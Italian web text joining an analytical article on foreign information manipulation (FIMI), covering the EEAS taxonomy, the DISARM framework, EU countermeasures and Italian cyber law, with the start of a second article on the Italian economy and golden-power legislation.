Il 3° Report EEAS ha introdotto una tassonomia strutturata per classificare questi canali – la FIMI Exposure Matrix – che distingue quattro livelli di infrastruttura: canali ufficiali di Stato, media controllati dallo Stato (come RT e Sputnik), canali collegati allo Stato (le cui connessioni sono occultate e vengono scoperte attraverso intelligence proprietaria o classificata) e canali allineati allo Stato (non formalmente attribuiti ma sistematicamente coinvolti in attività FIMI). Questa classificazione evidenzia come l’infrastruttura visibile rappresenti solo la punta dell’iceberg: nell’analisi del SEAE, i canali attribuiti direttamente alla Russia costituiscono il 20% dell’architettura totale, quelli cinesi il 3,5%, mentre oltre il 76% è costituito da canali non attribuiti ma sistematicamente allineati.
Lo stesso schema si riscontra sul versante occidentale. Voice of America (VOA), finanziata dal governo statunitense tramite l’US Agency for Global Media (USAGM), opera secondo logiche analoghe. VOA produce contenuti professionali con giornalisti qualificati e copertura di notizie reali (economia, cultura, diritti umani), ma integra narrative strategiche statunitensi come “promozione della democrazia” e critiche a regimi avversari (Cina, Russia, Iran). L’alternanza tra reportage di taglio giornalistico e narrative di orientamento strategico rende ardua la distinzione per il pubblico globale.
Caso Venezuela (2019)
Contenuti giornalistici: reportage su crisi economica e aiuti umanitari.
Narrative strategiche: amplificazione del sostegno a Guaidó come “presidente legittimo” – riconosciuto dagli Stati Uniti e da oltre 50 Paesi – con una copertura in cui la linea tra reportage e posizionamento politico risultava sfumata. Secondo un’analisi dell’International Crisis Group, la comunicazione statunitense sulla crisi venezuelana integrava obiettivi informativi e strategici in modo difficilmente distinguibile per il pubblico internazionale.
Questo approccio – comune, come si è visto, a media proxy di diversa matrice geopolitica – crea carrier platforms che rendono difficile distinguere l’informazione giornalistica dall’influenza statale. Va osservato che il caso VOA-Venezuela, a differenza di Doppelganger, non è classificato come operazione FIMI da alcun organismo istituzionale: l’inclusione in questa analisi mira a evidenziare come le tecniche di influenza informativa non siano prerogativa di un singolo attore geopolitico.
L’infiltrazione di comunità online segue dinamiche simili al community organizing, ma con obiettivi opposti. Operatori addestrati si inseriscono in forum, gruppi social e piattaforme di gaming, costruendo credibilità attraverso anni di partecipazione autentica prima di introdurre gradualmente contenuti manipolativi. Questa tecnica di astroturfing profondo, la creazione di un consenso apparentemente spontaneo, è estremamente efficace perché sfrutta la fiducia accumulata all’interno di comunità chiuse.
Mimetismo e ambiguità: il vantaggio strategico della FIMI
La natura ibrida della FIMI la rende particolarmente insidiosa. Mentre un attacco informatico lascia tracce forensi (log di accesso, indicatori di compromissione, firme di malware), le operazioni FIMI si mimetizzano nel normale traffico informativo, sfruttando le dinamiche organiche dei social media. L’attribuzione diventa problematica, distinguere bot sofisticati da utenti autentici richiede analisi comportamentali complesse, separare l’influenza straniera dal dibattito domestico solleva questioni di sovranità informativa e libertà di espressione.
Il vero vantaggio strategico della FIMI risiede in questa ambiguità operativa: trasformare la forza delle democrazie liberali – apertura informativa, pluralismo, protezione della libertà di espressione – in vulnerabilità sfruttabili, creando un dilemma dove ogni risposta rischia di danneggiare i valori che dovrebbe proteggere.
L’approccio whole of society europeo
Il concetto di whole of society trasforma la difesa dello spazio informativo da una missione esclusiva degli apparati di sicurezza a un dovere civico collettivo. In termini di intelligence, significa riconoscere che lo Stato non possiede né i mezzi legali né la capacità tecnica per monitorare ogni singola interazione digitale senza trasformarsi in un regime autoritario.
Per strutturare questa difesa senza abdicare ai valori democratici, l’Unione Europea ha introdotto strumenti legislativi come il Digital Services Act (DSA) e il potenziamento del Codice di buone pratiche sulla disinformazione. Il 13 febbraio 2025, la Commissione Europea e il Comitato europeo per i servizi digitali hanno approvato l’integrazione del Codice di buone pratiche del 2022 nel quadro del DSA, trasformandolo in Codice di condotta sulla disinformazione, un passaggio che ne rafforza la vincolatività giuridica. Queste norme mirano a imporre una accountability algoritmica, costringendo i giganti tecnologici a essere trasparenti sulla gestione dei rischi sistemici. Non si tratta di censura, ma di imporre regole di sicurezza a quella che è, a tutti gli effetti, un’infrastruttura critica del dibattito pubblico.
Sul piano operativo, il SEAE gestisce il Rapid Alert System (RAS), istituito nel 2019 come pilastro dell’Action Plan against Disinformation approvato dal Consiglio Europeo nel dicembre 2018. Il RAS facilita lo scambio di informazioni e il coordinamento delle risposte tra tutte le istituzioni UE e gli Stati membri, attingendo a dati open source e insight provenienti dal mondo accademico, dai fact-checker, dalle piattaforme online e dai partner internazionali.
Durante le elezioni europee del 2024, un gruppo di lavoro dedicato è stato istituito all’interno del RAS per potenziare lo scambio informale e rapido, in aggiunta alle riunioni periodiche. A livello internazionale, il G7 Rapid Response Mechanism (RRM), istituito nel 2018, funge da ulteriore livello di coordinamento per le risposte congiunte alle campagne FIMI sponsorizzate da Stati. Nel 2023, il Vicepresidente/Alto Rappresentante Josep Borrell ha annunciato la creazione del FIMI Information Sharing and Analysis Centre (ISAC) presso il SEAE, un centro dedicato alla condivisione di informazioni tra tutti gli stakeholder su cause, incidenti, minacce e analisi.
Il DISARM Framework: il MITRE ATT&CK del dominio informativo
Per tradurre l’analisi della FIMI in un linguaggio operativo familiare ai professionisti della cybersecurity, la comunità internazionale ha sviluppato il framework DISARM (Disinformation Analysis and Risk Management). Creato nel 2022 dalla DISARM Foundation – con il contributo di MITRE, della Florida International University e del Cognitive Security Collaborative – il DISARM è strutturalmente ispirato al MITRE ATT&CK e ne replica la logica di tassonomia delle minacce per il dominio informativo. Il framework si articola in due componenti: il DISARM Red Framework, che cataloga le TTP offensive utilizzate nelle operazioni di disinformazione e FIMI, e il DISARM Blue Framework, che mappa le contromisure disponibili per ciascuna tecnica d’attacco.
Il DISARM adotta la stessa architettura concettuale di ATT&CK: tattiche (obiettivi operativi come Develop Narratives, Maximise Exposure, Assess Effectiveness), tecniche (azioni specifiche come Develop AI-Generated Videos/Deepfakes, Flood Information Space, Compromise Legitimate Accounts) e procedure (combinazioni specifiche di tecniche che caratterizzano il modus operandi di un attore, analoghe ai fingerprint comportamentali nel threat hunting cyber). Il framework utilizza il formato STIX (Structured Threat Information Expression), lo stesso standard impiegato per la condivisione di Cyber Threat Intelligence, rendendo possibile l’integrazione diretta con piattaforme CTI come OpenCTI e garantendo l’interoperabilità con gli strumenti già in uso nei SOC.
Come dimostrato dal rapporto congiunto ENISA-EEAS, l’uso simultaneo di DISARM e MITRE ATT&CK sugli stessi incidenti permette di identificare pattern che sfuggirebbero all’analisi condotta con un solo framework: il rilevamento di tattiche ATT&CK come Resource Development o Initial Access può segnalare la fase preparatoria di un’operazione FIMI, mentre l’identificazione di tattiche DISARM come Develop Content o Select Channels and Affordances può indicare un’infrastruttura di attacco in costruzione.
Il DISARM è oggi adottato dal SEAE nei suoi report FIMI, da ENISA, dal FIMI-ISAC e da un numero crescente di organizzazioni di difesa dell’integrità informativa, tra cui EU DisinfoLab e il network EDMO. Per i team di cybersecurity, il DISARM rappresenta l’equivalente di ATT&CK per il dominio FIMI: uno strumento per passare dalla descrizione narrativa delle campagne di disinformazione a un’analisi strutturata, condivisibile e azionabile delle minacce informative.
Il quadro normativo italiano: Legge 90/2024 e il ruolo dell’ACN
Sul piano nazionale, il contesto in cui operano i professionisti italiani della cybersecurity è stato ridefinito dalla Legge 28 giugno 2024, n. 90, prima normativa organica in materia di rafforzamento della cybersicurezza nazionale e contrasto ai reati informatici.
La legge attribuisce all’Agenzia per la Cybersicurezza Nazionale (ACN) un ruolo centrale nella gestione degli incidenti: le pubbliche amministrazioni e le aziende operanti in settori critici sono tenute a notificare ogni incidente al CSIRT Italia entro 24 ore per la segnalazione preliminare e 72 ore per la notifica completa. L’ACN dispone inoltre del potere di emanare segnalazioni puntuali su vulnerabilità, con tempistiche stringenti per l’adozione di misure correttive e un regime sanzionatorio per la mancata conformità. Sul fronte degli approvvigionamenti, l’articolo 14 introduce criteri di premialità per tecnologie di cybersicurezza sviluppate in Italia, nell’UE o in ambito NATO, nell’ottica di una maggiore sovranità tecnologica.
A questo si aggiunge il recepimento della Direttiva NIS2 attraverso il D.Lgs. 138/2024, che estende gli obblighi di sicurezza e notifica a un perimetro più ampio di soggetti essenziali e importanti. L’integrazione tra Legge 90/2024 e NIS2 configura un quadro normativo significativamente più strutturato rispetto al passato.
Tuttavia, emerge una lacuna rilevante: né la Legge 90/2024 né il recepimento della NIS2 affrontano esplicitamente la minaccia FIMI come fenomeno distinto dagli incidenti cyber in senso tecnico. L’ACN si concentra, legittimamente, sulla protezione delle reti e dei sistemi informativi, ma l’Italia non dispone di un equivalente del VIGINUM francese, il servizio istituito nel 2021 specificamente per il monitoraggio delle interferenze digitali straniere nel dibattito pubblico. Questa assenza lascia scoperta la zona grigia in cui le operazioni FIMI si sovrappongono al dominio cyber, esattamente l’area che il rapporto congiunto ENISA-EEAS identifica come il terreno più insidioso della minaccia ibrida.
Tuttavia, un’analisi più attenta rivela un paradosso operativo, questo bilanciamento è un esercizio di funambolismo politico estremamente delicato. Se le contromisure diventano troppo aggressive, si rischia di innescare un effetto boomerang.
Un approccio eccessivamente repressivo finisce per convalidare la narrativa degli avversari strategici, che accusano l’Occidente di ipocrisia e autoritarismo. In questo scenario, la difesa stessa diventa un’arma nelle mani della FIMI, se lo Stato sopprime il dissenso per proteggere la democrazia, rischia di replicare proprio quelle dinamiche di controllo sociale tipiche dei regimi autocratici.
Questa fragilità strutturale è aggravata dal fatto che gli “anticorpi” del sistema – fact-checkers, media e accademia – sono a loro volta bersagli di infiltrazione. Un attore ostile sofisticato non attacca solo il cittadino comune, ma punta a inquinare i sensori della rete di difesa.
I fact-checkers possono essere indotti in errore attraverso campagne di mirroring o sovraccaricati di falsi segnali; i media possono diventare veicoli involontari di narrazioni tossiche, confezionate – o talvolta auto-confezionate – sotto forma di scoop.
Un caso emblematico è quello del falso fact-checking russo: nel 2024, la Russia ha lanciato il “Global Fact-Checking Network”, un’iniziativa presentata come indipendente ma progettata per legittimare la disinformazione attraverso una struttura che ne imitava le forme istituzionali, tentando di inquinare dall’interno l’ecosistema stesso del debunking.
Il caso dei “chip nelle lavatrici” e delle “pale”: quando il debunking diventa amplificazione
Le narrazioni riguardanti l’uso di chip estratti dalle lavatrici e i soldati russi armati di sole pale rappresentano casi emblematici di come dati tecnici o rapporti di intelligence reali possano trasformarsi in iperboli mediatiche.
Nel primo caso, una dichiarazione di Ursula von der Leyen – pronunciata il 14 settembre 2022 nel discorso sullo Stato dell’Unione al Parlamento Europeo di Strasburgo, e coerente con quanto dichiarato dalla Segretaria al Commercio USA Gina Raimondo al Senato nel maggio dello stesso anno – basata sull’uso documentato di componenti elettroniche dual-use è stata semplificata dai media fino a suggerire un letterale smontaggio di elettrodomestici sul campo, mentre dati commerciali analizzati da Bloomberg mostravano effettivamente un’impennata anomala nelle esportazioni di lavatrici e frigoriferi europei verso Paesi confinanti con la Russia.
Nel secondo, un briefing di intelligence del Ministero della Difesa britannico del 5 marzo 2023, che documentava come riservisti russi mobilitati fossero stati inviati ad assaltare una postazione ucraina “armati solo di armi da fuoco e pale”, con riferimento alla pala da trincea MPL-50, arma “particolarmente mitizzata” nella tradizione militare russa, è stato ridotto dai media al titolo sensazionalistico sulla mancanza di munizioni.
In questo contesto, alcuni interventi di fact-checking hanno contribuito involontariamente all’effetto opposto: nel tentativo di smentire la notizia, si sono spinti fino a descrivere il modello specifico di pala utilizzata – un dettaglio tecnicamente corretto ma narrativamente irrilevante – producendo un classico caso di overdebunking, che finisce per alimentare la propaganda anziché contrastarla.
Secondo i criteri del SEAE (Servizio Europeo per l’Azione Esterna), questi episodi rientrano nel fenomeno della manipolazione FIMI poiché l’ipersemplificazione emotiva dei fatti espone il fianco alla contropropaganda avversaria. Quest’ultima utilizza la tecnica della weaponization of ridicule per screditare le fonti occidentali e accusarle di diffondere falsità, rafforzando il consenso interno attraverso la derisione dell’avversario.
In questo scenario, la disinformazione non viene semplicemente subita, ma co-prodotta, e il danno ricade anche su chi l’ha innescata. Il modello whole of society si trova così esposto a un rischio strutturale, la possibilità che la cura, se piegata a logiche politiche di breve periodo, diventi tossica quanto la malattia, e che i “medici” del sistema – media e fact-checker – vengano arruolati, talvolta inconsapevolmente, come amplificatori di una patologia che mina la credibilità dell’intero sistema informativo.
Resilienza sistemica come deterrenza
La vera efficacia contro la FIMI non risiede nella censura o nel fact-checking reattivo, ma nella costruzione di una resilienza sistemica. Alfabetizzazione mediale, diversità dell’ecosistema informativo, trasparenza degli algoritmi e rafforzamento della coesione sociale costituiscono barriere strutturali contro la manipolazione. La FIMI prospera nelle società polarizzate, nelle democrazie fragili e in crisi; inversamente, società coese, con istituzioni credibili e cittadini criticamente alfabetizzati rappresentano obiettivi difficili da penetrare.
La sfida fondamentale che l’intelligence contemporanea si trova ad affrontare è di natura epistemologica: in un’era in cui la produzione e la diffusione di contenuti sono state radicalmente democratizzate, il confine tra un legittimo dibattito d’opinione e una manipolazione coordinata condotta da attori ostili diventa sempre più sfumato. La risposta a questa minaccia non può essere affidata esclusivamente a soluzioni tecnologiche o algoritmi di filtraggio poiché una difesa puramente tecnica rischia di curare il sintomo ignorando la patologia.
Il cuore del problema risiede nella fiducia condivisa, quel collante invisibile che permette a una società di funzionare nonostante le divergenze interne. È proprio questa fiducia il bersaglio strategico della FIMI. Se il cittadino non crede più a nessuno, né alle istituzioni, né ai media, né ai propri simili, l’operazione di influenza ha vinto, indipendentemente dalla verità dei fatti.
La parabola dei chip nelle lavatrici insegna che quando gli “anticorpi” si prestano a narrazioni caricaturali, non fanno che accelerare l’erosione di questo capitale sociale, fornendo agli avversari l’arma del discredito.
E se si ipotizza che alcune di queste narrazioni possano essere state manipolate o amplificate anche da un terzo attore – ad esempio potenze formalmente alleate – si introduce una dimensione ancora più sofisticata all’analisi: il controllo riflessivo esercitato non contro il nemico, ma contro un alleato.
Per questo motivo, la dottrina del whole of society deve evolvere oltre la semplice sorveglianza informativa. Richiede un investimento profondo nelle istituzioni democratiche affinché tornino a essere generatori credibili di senso, con scelte orientate all’interesse collettivo. La vera resilienza non si misura nel numero di post rimossi in applicazione del Digital Services Act, ma nella capacità di una società di accogliere il dissenso e la complessità senza frammentarsi.
Solo ricostruendo un’autorità basata sul rigore e sulla trasparenza, capace di ammettere i propri errori, sarà possibile neutralizzare la FIMI. La migliore operazione di contro-intelligence che una democrazia possa mettere in campo è la propria integrità, una verità solida, per quanto scomoda, rimane l’unico scudo efficace contro la manipolazione e il miglior hardening per l’anello più debole della catena nella cybersecurity: il rapporto tra l’essere umano e l’informazione.
ENISA & EEAS, Foreign Information Manipulation and Interference (FIMI) and Cybersecurity: Threat Landscape, https://www.enisa.europa.eu/publications/foreign-information-manipulation-and-interference-and-cybersecurity
DISARM Foundation, DISARM Framework: Disinformation Analysis and Risk Management, https://disarm.foundation/
Progettista di sistemi esperti, software developer, network e system engineer, con oltre 30 anni di esperienza nell’ambito della sicurezza delle informazioni, Francesco Arruzzoli è il Resp. del Centro Studi Cyber Defense Cerbeyra, dove svolge attività di R&D, analisi delle cyber minacce e progettazione di nuove soluzioni per la cyber security di aziende ed enti governativi. Esperto di Cyber Threat Intelligence e contromisure digitali, autore di libri ed articoli sue riviste del settore, in passato ha lavorato per multinazionali, aziende della sanità italiana, collaborato con enti governativi e militari. In qualità di esperto cyber ha svolto inoltre attività di docenza presso alcune università italiane.
Italia-Cina: dal Golden Power all’intelligence economica per la sicurezza degli asset nazionali
Questo approfondimento conclude la nostra serie dedicata alla sicurezza economica italiana e alle sfide geopolitiche contemporanee. Il pezzo esamina l’evoluzione del golden power italiano, dalle origini del golden share fino alle attuali applicazioni, approfondendo il ruolo dell’intelligence economica nella tutela del know-how nazionale. Particolare attenzione viene dedicata agli investimenti cinesi in Italia, al caso emblematico del porto di Trieste e al recente riallineamento della politica estera italiana verso Washington. Un’analisi che offre una visione d’insieme delle strategie di sicurezza economica in un contesto di crescente competizione globale.
L’economia italiana tra crisi e opportunità: scenario post-Covid e tensioni internazionali
L’economia italiana è passata dall’essere una delle economie più deboli in Europa dopo la Seconda guerra mondiale ad una delle più industrializzate al mondo Il sistema italiano comprende un nord industrializzato e sviluppato e un sud largamente agricolo, altamente sovvenzionato, contraddistinto da una forte disoccupazione e scarso sviluppo industriale. Spesso pensiamo all’Italia come a un Paese poco competitivo, con un debito elevato e una burocrazia inefficiente.
Questo è in parte vero, ma bisogna anche ricordare che l’Italia è uno dei Paesi più ricchi dell’Unione Europea e del mondo. Secondo i dati del 2021 è l’ottava economia più grande al mondo[1] e l’ottavo esportatore mondiale[2]. L’economia è trainata in gran parte dalla produzione di beni di consumo di alta qualità. L’imprenditoria è caratterizzata da un numero molto elevato di PMI, che rappresentano circa il 99,9% del totale delle attività[3], con una predominanza di microimprese e una quota relativamente bassa di medie imprese.
Anche in questa delicata fase, l’Italia può contare su alcuni punti di forza che rendono più solida la sua economia nonostante le tensioni internazionali, l’impennata dell’inflazione e la stretta monetaria avviata dalle banche centrali.
Il mercato italiano conta circa 60 milioni di abitanti e un PIL pro capite, nel 2021, di 30 mila e 213 euro[4]. L’Italia è un grande produttore ed esportatore di una notevole varietà di prodotti tra cui: macchinari, veicoli, prodotti farmaceutici e chimici, metalli, mobili, cibo, pelletteria e abbigliamento[5]. Il settore manifatturiero è altamente competitivo e rinomato, in grado di affrontare la concorrenza della Cina e di altre economie asiatiche emergenti basate su un costo del lavoro più basso, con prodotti di qualità superiore e dal design creativo.
L’Italia è leader mondiale nella produzione di beni di lusso, in termini di numero di imprese[6]. Ad affermarlo è la nona edizione del rapporto Global Powers of Luxury pubblicato da Deloitte, che ha preso in esame le 100 principali aziende del lusso globale, classificate sulla base delle vendite consolidate nell’anno fiscale 2021. I pilastri portanti di questo settore sono rappresentati dalle 3F (Fashion, Food, Furniture), alle quali si aggiungono Ceramica, Cosmetica, Nautica e Industria automobilistica.
Nonostante questi importanti risultati, l’economia del Paese soffre oggi di problemi strutturali e non. Sulla scia della pandemia di Covid-19, l’Italia e l’Europa hanno dovuto far fronte a livelli di inflazione senza precedenti, insieme all’incredibile aumento delle spese mensili fisse per bollette energetiche, carburante e alimentari.
La recessione innescata dal Covid-19 ha rappresentato il primo shock economico, dopo la crisi petrolifera del 1979, che ha coinvolto sia la domanda sia l’offerta, introducendo un circolo vizioso sul sistema finanziario e produttivo nazionale e globale[7]. Le catene globali del valore sono state interrotte e centinaia di migliaia di persone hanno perso il lavoro[8], almeno temporaneamente. La recessione economica, unita all’elevata disoccupazione, alle gravi perdite di reddito, ai problemi di liquidità e alla chiusura obbligatoria di negozi, hotel, ristoranti e alla cessazione del trasporto aereo, hanno portato a una caduta libera della domanda, soprattutto nel settore turistico.
Questa combinazione ha provocato interruzioni in quasi tutti i settori dell’economia, con il settore alimentare ed energetico particolarmente colpiti. In Italia, i dati Istat del 2020 hanno attestato una diminuzione dell’attività economica pari all’8,9% e l’aumento del debito al 155,6% del Pil[9].
In seguito, la forte crescita del 2021, con un aumento del PIL del 6,7%[10] e il debito pubblico in calo del 7,2%[11], hanno permesso all’economia italiana di riprendersi in gran parte dalle perdite legate alla pandemia da Covid-19, raggiungendo quasi il livello pre-crisi nel 4° trimestre 2021 (-0,3% nel 4° trimestre 2019). La fine dell’anno è stata comunque segnata da un evidente rallentamento dovuto soprattutto all’aumento dei costi delle materie prime, in particolare dell’energia, che ha penalizzato imprese e famiglie.
Nel terzo trimestre del 2021, l’IPCA[12] complessivo ha accelerato, passando su base annua dall’1,3% di giugno al 2,9% di settembre e al 4,2% di dicembre 2021 (Grafico 23). Come accennato tale aumento è stato trainato in gran parte dall’energia e dall’alimentare, la cui percentuale è compresa tra il 65 e il 75%. A dicembre 2022, secondo le stime provvisorie, l’IPCA generale ha raggiunto un tasso di crescita mensile dello 0,3% e dell’11,6% su base annua, metà del quale attribuibile alle componenti core[13]. Nonostante ciò, secondo l’Istat, il PIL italiano dovrebbe crescere a ritmi ancora sostenuti nel 2022 (+3,9%) per poi rallentare significativamente nel 2023 (+0,4%) [14].
Mai come oggi, infatti, il vento sembra soffiare a sfavore. Lo scenario globale odierno è dominato dalle tensioni estreme e dalle incertezze generate dall’invasione russa dell’Ucraina. Economicamente, per l’Italia, questo conflitto non poteva arrivare in un momento peggiore. La crisi militare si è aggiunta a un quadro già reso difficile dalla pandemia ancora in corso, dalle pressioni al rialzo sui prezzi di diverse materie prime e dalle strozzature produttive in alcune catene di approvvigionamento globali, creando una situazione insostenibile sia per le imprese sia per i consumatori.
Tuttavia, gli effetti della crisi sono fortemente eterogenei tra aree e settori, in base alla vicinanza al conflitto, alla dipendenza da petrolio, gas e altre materie prime e, soprattutto, ai legami produttivi e finanziari con i Paesi direttamente coinvolti nel conflitto (Russia e Ucraina). Questi aumenti sono stati in parte assorbiti dalle aziende nei loro margini, in alcuni casi addirittura annullandoli, invece di trasferirli alle fasi successive della produzione[15].
Tuttavia, questo andamento dei prezzi e dei margini non è sostenibile nel lungo periodo. Per questo motivo, diverse aziende stanno interrompendo la produzione o hanno intenzione di farlo nei prossimi mesi. D’altra parte, l’aumento dei prezzi dell’energia (la bolletta elettrica in Italia si stima sarà di circa 95 miliardi di euro nel 2022 a fronte dei 44 miliardi spesi nel 2019[16]) sta riducendo il potere d’acquisto delle famiglie e inciderà sull’entità e sul ritmo di crescita dei consumi, la cui ripresa è stata ostacolata prima dall’aumento dei contagi e ora anche dalla maggiore incertezza generale che grava sulla fiducia dei consumatori.
L’Italia e la Germania sono i Paesi europei più dipendenti dalle materie prime russe (petrolio e gas) per soddisfare il proprio consumo energetico. L’Italia ha reagito riducendo la sua dipendenza dalle importazioni di energia dalla Russia. Dall’inizio del conflitto in Ucraina, la fornitura di gas naturale russo è diminuita dal 43,8% totale nel 2020 a circa il 25% di oggi[17].
A differenza di altri Paesi europei, l’Italia ha una maggiore possibilità di diversificare i propri fornitori, grazie alla molteplicità di punti di ingresso del gas sul proprio territorio. Il nostro Paese è collegato ad Algeria, Libia e Azerbaigian grazie ai gasdotti Transmed, GreenStream e Tap Growth. Tuttavia, consapevole della difficoltà di compensare le forniture provenienti dalla Russia, il governo Draghi ha agito su due fronti.
Il primo ha riguardato l’ottimizzazione delle infrastrutture esistenti, aumentando le importazioni di gas da altri partner come l’Algeria. Il secondo fronte si è concentrato sia sulla ridistribuzione geografica delle forniture verso il Nord Africa, il Medio Oriente e gli Stati Uniti, sia sulla varietà, puntando sul gas naturale liquefatto.
Tra le strade esplorate, la principale consisterebbe nell’acquisizione di due nuovi depositi galleggianti di rigassificazione, uno a Ravenna e uno a Piombino, con una capacità produttiva di 5-6 miliardi di m3 all’anno. Tuttavia, la principale debolezza di questo piano risiede nella sua tempistica, che rimane molto ambiziosa e risponde solo parzialmente all’emergenza di breve termine.
Al fine di attutire l’impatto dell’aumento dei prezzi dell’energia, nel 2022 l’Italia ha adottato un pacchetto di misure a sostegno di imprese e consumatori del valore di 49,5 miliardi di euro [18], cui si è aggiunto un pacchetto di 14 miliardi[19] e un ulteriore da 9 miliardi. Successivamente, nella nuova legge di bilancio, il governo Meloni ha stanziato ulteriori 21 miliardi di euro [20] per calmierare i prezzi di luce e gas.
Mentre la crisi energetica prende piede e la crescita economica nazionale rallenta via via, secondo le stime della Banca centrale europea l’inflazione media si dovrebbe attestare intorno al 6,3% nel 2023 per poi raggiungere una media del 3,4% nel 2024 e del 2,3% nel 2025[21]. L’aumento dei tassi di interesse stabilito dalla BCE avrà un impatto sul debito pubblico italiano: nel biennio 2023-25 la spesa per interessi del Paese sarà di 270,2 miliardi di euro contro i 186 miliardi calcolati nel Documento di economia e finanza dell’Aprile scorso[22].
Il 5 agosto 2022 l’agenzia di rating Moody’s ha abbassato l’outlook sul debito sovrano italiano da stabile a negativo, pur mantenendo il rating a Baa3, citando il rallentamento della crescita, l’aumento degli oneri finanziari e, a livello politico, il rischio che si ostacoli l’attuazione delle riforme strutturali, comprese quelle contenute nel piano nazionale di ripresa e resilienza (PNRR)[23].
Le incertezze sull’approvvigionamento energetico hanno fatto salire i rendimenti obbligazionari in tutta l’UE. Al 24 di Febbraio 2023 lo spread decennale tra il Btp italiano e il Bund tedesco risulta in lievissima risalita, raggiungendo i 186 punti base rispetto ai 185,68 punti di inizio seduta[24]. Tuttavia, se il conflitto in atto dovesse perdurare i suoi effetti potrebbero ampliarsi, annullando la crescita economica nel 2023.
La sfida del PNRR, il cui ammontare è di 191,5 miliardi di euro, è quella di modernizzare l’Italia attraverso riforme strutturali (burocrazia, concorrenza, giustizia, semplificazione amministrativa, digitalizzazione, ecc.) combinate con investimenti per rilanciare la crescita e la produttività. Il Recovery Fund rappresenta la maggiore opportunità per affrontare le debolezze strutturali dell’economia italiana e invertire la rotta del declino. Per quanto il Sistema Paese si sia dimostrato in grado di rispondere rapidamente all’emergenza pandemica, l’Italia paga lo scotto di problemi strutturali che la attanagliano da decenni.
Diversi fattori hanno contribuito a questa situazione, tra cui un tessuto produttivo costituito da un numero elevato di PMI familiari e un livello insufficiente di investimenti pubblici e privati, un’amministrazione complessa, i ritardi della giustizia e un mercato del lavoro poco efficiente[25].
In questo contesto di vulnerabilità, si comprende come sussista la preoccupazione relativa all’acquisizione di imprese nazionali, soprattutto in settori strategici, da parte di attori europei ed extraeuropei. La grave situazione debitoria in cui versano numerose imprese italiane, rese più fragili dalle conseguenze economiche della pandemia e della guerra, potrebbe incentivare l’acquisto di comparti considerati strategici per l’interesse nazionale.
Come noto, l’Italia soffre soprattutto di un insufficiente dimensionamento delle imprese, per cui va incoraggiata e sostenuta la crescita di potenziali imprese strategiche di taglia maggiore per poter meglio competere a livello internazionale[26]. Alla luce di questi avvenimenti, il governo ha optato per un rafforzamento del “golden power”, cioè l’intervento autoritativo dello Stato nelle transazioni tra privati, al fine di assicurare un’adeguata tutela delle aziende nazionali che operano in settori critici.
Dal Golden Share al Golden Power: evoluzione della normativa italiana per i settori strategici
Allo scopo di salvaguardare gli assetti di società operanti in settori considerati strategici e di interesse nazionale, il legislatore italiano ha regolamentato e modificato nel tempo la disciplina inerente all’esercizio dei poteri speciali da parte del governo. Originariamente, il primo strumento ideato era rappresentato dalla normativa in materia di golden share[27], introdotta dall’art.2 del Decreto Legge 31 Maggio 1994 n.332 convertito in legge n.474 del 30 Luglio 1994.
La normativa prevedeva l’attribuzione al Ministero dell’Economia e delle Finanze la titolarità di uno o più poteri speciali in grado di influenzare le decisioni delle imprese interessate, come per esempio: opposizione all’acquisizione di partecipazioni rilevanti o di un veto su alcune delibere societarie, nonché l’esercizio del diritto di nomina dei membri degli organi amministrativi. Tale disciplina è parsa necessaria a seguito del processo di privatizzazione delle imprese, avvenuto sia in Italia sia in altri Paesi europei, in vista della creazione di un mercato concorrenziale.
Tale meccanismo di tutela fu tuttavia fortemente criticato, soprattutto in ambito comunitario, perché incompatibile con i principi di libera circolazione dei capitali sanciti dai trattati comunitari. Inoltre, questo strumento si poneva in contrasto anche con il progetto di un mercato unico europeo propugnato dall’Ue, il quale richiede di sottoporre le imprese pubbliche e private alle medesime regole in materia di concorrenza[28].
L’Italia venne quindi sanzionata dalla Corte di Giustizia europea[29] per le modalità di intervento prescelte, essendo venuta meno agli obblighi ad essa incombenti in forza degli art. 43 CE e 56 CE. A fronte quindi di tale ammonimento, il legislatore è intervenuto per correggere la normativa con il Decreto Legge n.21 del 15 Marzo 2012 convertito in legge n.56 dell’11 Maggio 2012, recante “Norme in materia di poteri speciali sugli assetti societari nei settori della difesa e della sicurezza nazionale, nonché per le attività di rilevanza strategica nei settori dell’energia, dei trasporti e delle comunicazioni”[30]. Tale intervento normativo ha segnato il passaggio dal golden share al golden power.
Qualora sussista “un’effettiva minaccia di grave pregiudizio”[31] per gli interessi nazionali, il governo può intervenire alla luce di criteri oggettivi e non discriminatori secondo i canoni del buon agire amministrativo, applicando i principi di proporzionalità e ragionevolezza. L’intervento governativo può espletarsi sulla base di tre modalità diverse:
Opponendosi all’acquisto di partecipazioni in quelle società che svolgono attività di rilevanza strategica per il sistema difesa e sicurezza nazionale da parte di soggetti esteri.
Ponendo il veto all’adozione di determinate delibere assembleari.
Imponendo prescrizioni e condizioni relative alla sicurezza degli approvvigionamenti, alla sicurezza delle informazioni, ai trasferimenti tecnologici e al controllo delle esportazioni.
Lo strumento ideato deve tenere conto di due esigenze contrapposte: da un lato, la necessità di salvaguardare i settori strategici del Paese, dall’altro, il rispetto della concorrenza nel libero mercato. Per capire se fare ricorso o meno ai poteri speciali, il governo dovrà valutare la capacità economica, finanziaria, tecnica e organizzativa dell’acquirente nonché del progetto industriale che intende perseguire, il rispetto dei principi costituzionali, la sicurezza dei rapporti e la prosecuzione degli obblighi contrattuali assunti con la pubblica amministrazione.
Per meglio districarsi e comprendere la materia, è opportuno ripercorrere i principali provvedimenti normativi, nazionali ed europei, che si sono susseguiti negli anni. Come detto, la prima disciplina in materia di poteri speciali è stata introdotta dal governo Monti con il decreto legislativo n.21 del 15 marzo 2012, per poi svilupparsi attraverso una serie di leggi e regolamenti[32] man mano che si palesava l’urgenza di difendere la portata strategica del patrimonio detenuto dal sistema economico nazionale.
Con i decreti legge: n.148 del 16 ottobre 2017, art 14, (convertito in legge n.172 del 4 dicembre 2017)[33] e n.105 del 21 settembre 2019 (convertito in legge n.133 del 18 novembre 2019)[34], l’ambito di applicazione del golden power è stato esteso ai settori ad alta intensità tecnologica come: le reti di telecomunicazione a banda larga, tecnologia 5G; le infrastrutture finanziarie; l’immagazzinamento e la gestione dei dati; l’intelligenza artificiale; la robotica; i semiconduttori; le tecnologie con potenziali applicazioni a doppio uso; la sicurezza in rete e la tecnologia spaziale e nucleare[35].
